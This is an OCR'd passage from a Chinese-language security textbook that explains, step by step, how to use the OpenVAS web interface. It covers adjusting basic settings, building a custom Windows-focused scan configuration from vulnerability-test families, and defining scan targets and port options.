
Step 02 在OpenVAS中，如果需要修改信息，都可以找到一个类似扳手的图标，如下图所示。



Step 03 单击扳手图标，进入基本设置修改页面，如下图所示。在这里可以修改时区、用户密码以及语言环境等。



Step 04 默认情况下，OpenVAS的漏洞评测标准是NVD模式，如果需要修改，可以单击Severity Class右侧的下拉按钮，在弹出的下拉列表中选择不同形式的评分标准，如下图所示，其中包括BSI、OpenVAS、PCI-DSS等标准。



Step 05 设置完成后，单击下方的Save按钮，即可保存设置，并退出基本设置修改页面。


12.4.4　自定义扫描

默认情况下，OpenVAS提供了多种扫描配置，不过这些都是通用的，如果需要针对某些特定的设备进行扫描，则需要自定义配置。


1. 设置扫描配置

开始扫描之前需要先设置一个扫描配置，创建自定义扫描配置的操作步骤如下：

Step 01 选择Configuration菜单，在打开的菜单列表中选择Scan Configs菜单命令，如下图所示。



Step 02 打开Scan Configs对话框，在其中可以查看OpenVAS的默认扫描配置项，如下图所示，包括Discovery（发现型扫描）、empty（一个空的扫描）、Full and fast（完整的快速扫描）、Full and fast ultimate（完整快速极限扫描）、Full and very deep（非常深度扫描）、Full and very deep ultimate（深度极限扫描）、Host Discovery（主机发现扫描）、System Discovery（系统发现扫描）等，除此之外还可以看到每个扫描配置的漏洞分类以及NVT数量。



Scan Configs (8 of 8)


1 - 8 of 8

Name	Families Total	Families Trend	NVTs Total	NVTs Trend	Actions
Discovery (Network Discovery scan configuration.)	21		2373		
empty (Empty and static configuration template.)	0		0		
Full and fast (Most NVT's; optimized by using previously collected information.)	62		48034		
Full and fast ultimate (Most NVT's including those that can stop services/hosts; optimized by using previously collected information.)	62		48034		
Full and very deep (Most NVT's; don't trust previously collected information; slow.)	62		48034		
Full and very deep ultimate (Most NVT's including those that can stop services/hosts; don't trust previously collected information; slow.)	62		48034		
Host Discovery (Network Host Discovery scan configuration.)	2		2		
System Discovery (Network System Discovery scan configuration.)	6		29		


Step 03 单击左上方的“创建”图标，可以创建自定义配置，如下图所示。



Step 04 打开New Scan Config对话框，在其中输入新建扫描的名称、备注信息以及基础配置，如下图所示。




Step 05 输入完成后，单击Create按钮，进入编辑扫描配置界面，如下图所示。



Step 06 在Family选项中有两个单选按钮，其中第1个是箭头向上的图标，选中它代表如果后续有漏洞更新自动加入扫描配置，箭头向右的图标如果选中，代表仅当前这些

配置项，即使后续有更新也不自动添加，如下图所示。这里建议选择第1项，如有特殊需要可以选择第2项。



Step 07 因为这里的配置是针对Windows系统的漏洞扫描，因此会去除一些不必要的漏洞扫描。配置项1如下图所示，其中包括Brute force attacks（暴力破解）、Buffer overflow（缓冲区溢出）、Compliance（合规性）、Databases（数据库）等。

Family	NVTs selected	Trend	Select all NVTs	Actions
AIX Local Security Checks	0 of 1		☐	
Amazon Linux Local Security Checks	0 of 748		☐	
Brute force attacks	0 of 9		☑	
Buffer overflow	0 of 562		☑	
CISCO	0 of 647		☐	
CentOS Local Security Checks	0 of 2471		☐	
Citrix Xenserver Local Security Checks	0 of 30		☐	
Compliance	0 of 7		☑	
Databases	0 of 550		☑	

Step 08 配置项2如下图所示，其中包括Default Accounts（默认账户）、Denial of Service（拒绝服务）、FTP（FTP服务器）、Finger abuses（滥用）、Gain a shell remotely（远程获取shell）、General（通用性）等。

Default Accounts	0 of 216		☑	
Denial of Service	0 of 1356		☑	
F5 Local Security Checks	0 of 125		☐	
FTP	0 of 173		☑	
Fedora Local Security Checks	0 of 10616		☐	
Finger abuses	0 of 6		☑	
Firewalls	0 of 18		☑	
FortiOS Local Security Checks	0 of 34		☐	
FreeBSD Local Security Checks	0 of 437		☐	
Gain a shell remotely	0 of 106		☑	
General	0 of 4299		☑	


Step 09 配置项3如下图所示，其中包括Malware（恶意软件）、Nmap NSE（Nmap脚本）、Nmap NSE net（Namp网络脚本）、Peer-To-Peer File Sharing（点对点文件共享）、Policy（策略）、Port scanners（端口扫描）、Privilege escalation（提权）、Product detection（产品检测）、RPC等。

Malware	0 of 50		☑	
Mandrake Local Security Checks	0 of 402		☐	
Netware	0 of 8		☐	
Nmap NSE	0 of 154		☑	
Nmap NSE net	0 of 177		☑	
Oracle Linux Local Security Checks	0 of 1895		☐	
Palo Alto PAN-OS Local Security Checks	0 of 40		☐	
Peer-To-Peer File Sharing	0 of 21		☑	
Policy	0 of 656		☑	
Port scanners	0 of 15		☑	
Privilege escalation	0 of 60		☑	
Product detection	0 of 2059		☑	
RPC	0 of 11		☑	

Step 10 配置项4如下图所示，其中包括Remote file access（远程文件访问）、SMTP problems（SMTP）、SNMP（SNMP）、SSL and TLS（SSL和TLS协议）、Service detection（服务检测）、Settings（设置）、Useless services（无用的服务）等。


Remote file access	0 of 58		☑	
SMTP problems	0 of 52		☑	
SNMP	0 of 7		☑	
SSL and TLS	0 of 63		☑	
Service detection	0 of 217		☑	
Settings	0 of 12		☑	
Slackware Local Security Checks	0 of 534		☐	
Solaris Local Security Checks	0 of 1		☐	
SuSE Local Security Checks	0 of 1426		☐	
Ubuntu Local Security Checks	0 of 3119		☐	
Useless services	0 of 14		☑	
VMware Local Security Checks	0 of 58		☐	
Web Servers	0 of 400		☑	

Step 11 配置项5如下图所示，其中包括Windows以及Windows:Microsoft Bulletins（微软公告）等。



Windows	0 of 181		☑	
Windows : Microsoft Bulletins	0 of 1907		☑	
Total: 0	0 of 0			

Step 12 设置完成后，单击Save按钮保存配置，再返回界面的下方，可以看到已经添加了自定义扫描项，具体信息包括27项19059种漏洞，如下图所示。至此，便成功创建了针对Windows系统的扫描配置。




Host Discovery (Network Host Discovery scan configuration.)	2	2	
System Discovery (Network System Discovery scan configuration.)	6	29	
Windwos-scan (Empty and static configuration template.)	27	19059	

注意：自定义扫描项的右侧提供了删除、修改、复制、导出功能，默认配置项是不可以删除和修改的。


2. 创建扫描对象

开始漏洞扫描之前需要确定扫描对象，而OpenVAS中任何的动作都需要提前进行配置。创建扫描对象的操作步骤如下：

Step 01 选择Configuration菜单，在打开的菜单列表中选择Targets菜单项，如下图所示。




Step 02 在打开的界面中，单击左上角的“创建”图标，创建目标对象如下图所示。




Step 03 打开New Target对话框，在其中输入目标名称，如下图所示。目标地址有两种方式：

（1）选择Manual项，可以直接输入IP地址，多地址之间使用逗号分隔。


（2）选择From file项，可以将需要扫描的IP地址保存成文件，最后导入该文件。




Step 04 选择需要扫描的端口，这里提供了非常多的选项，有针对TCP/UDP的单独选项，还有针对常用端口的选项以及全端口扫描等。这时可以单击下拉按钮，在弹出的下拉列表中进行选择，如右图所示。这里选择OpenVAS Default选项，当然如果想自定义端口，也可以单击右侧的“创建”图标自行创建。




Step 05 主机探测也同样提供了丰富的选项，这里选择Consider Alive选项，即使主机不响应探测数据包，也依然认为主机是存活状态，并完成扫描，如右图所示。



Step 06 基本选项都设置完成后，单击Create按钮，即可完成创建。在返回的页面中可以看到已经创建好的主机列表，如下图所示。



注意：在Configuration菜单列表中有一个Port Lists菜单，通过这个菜单可以修改扫描的端口。修改后的端口列表如下图所示。


Port Lists (9 of 9)

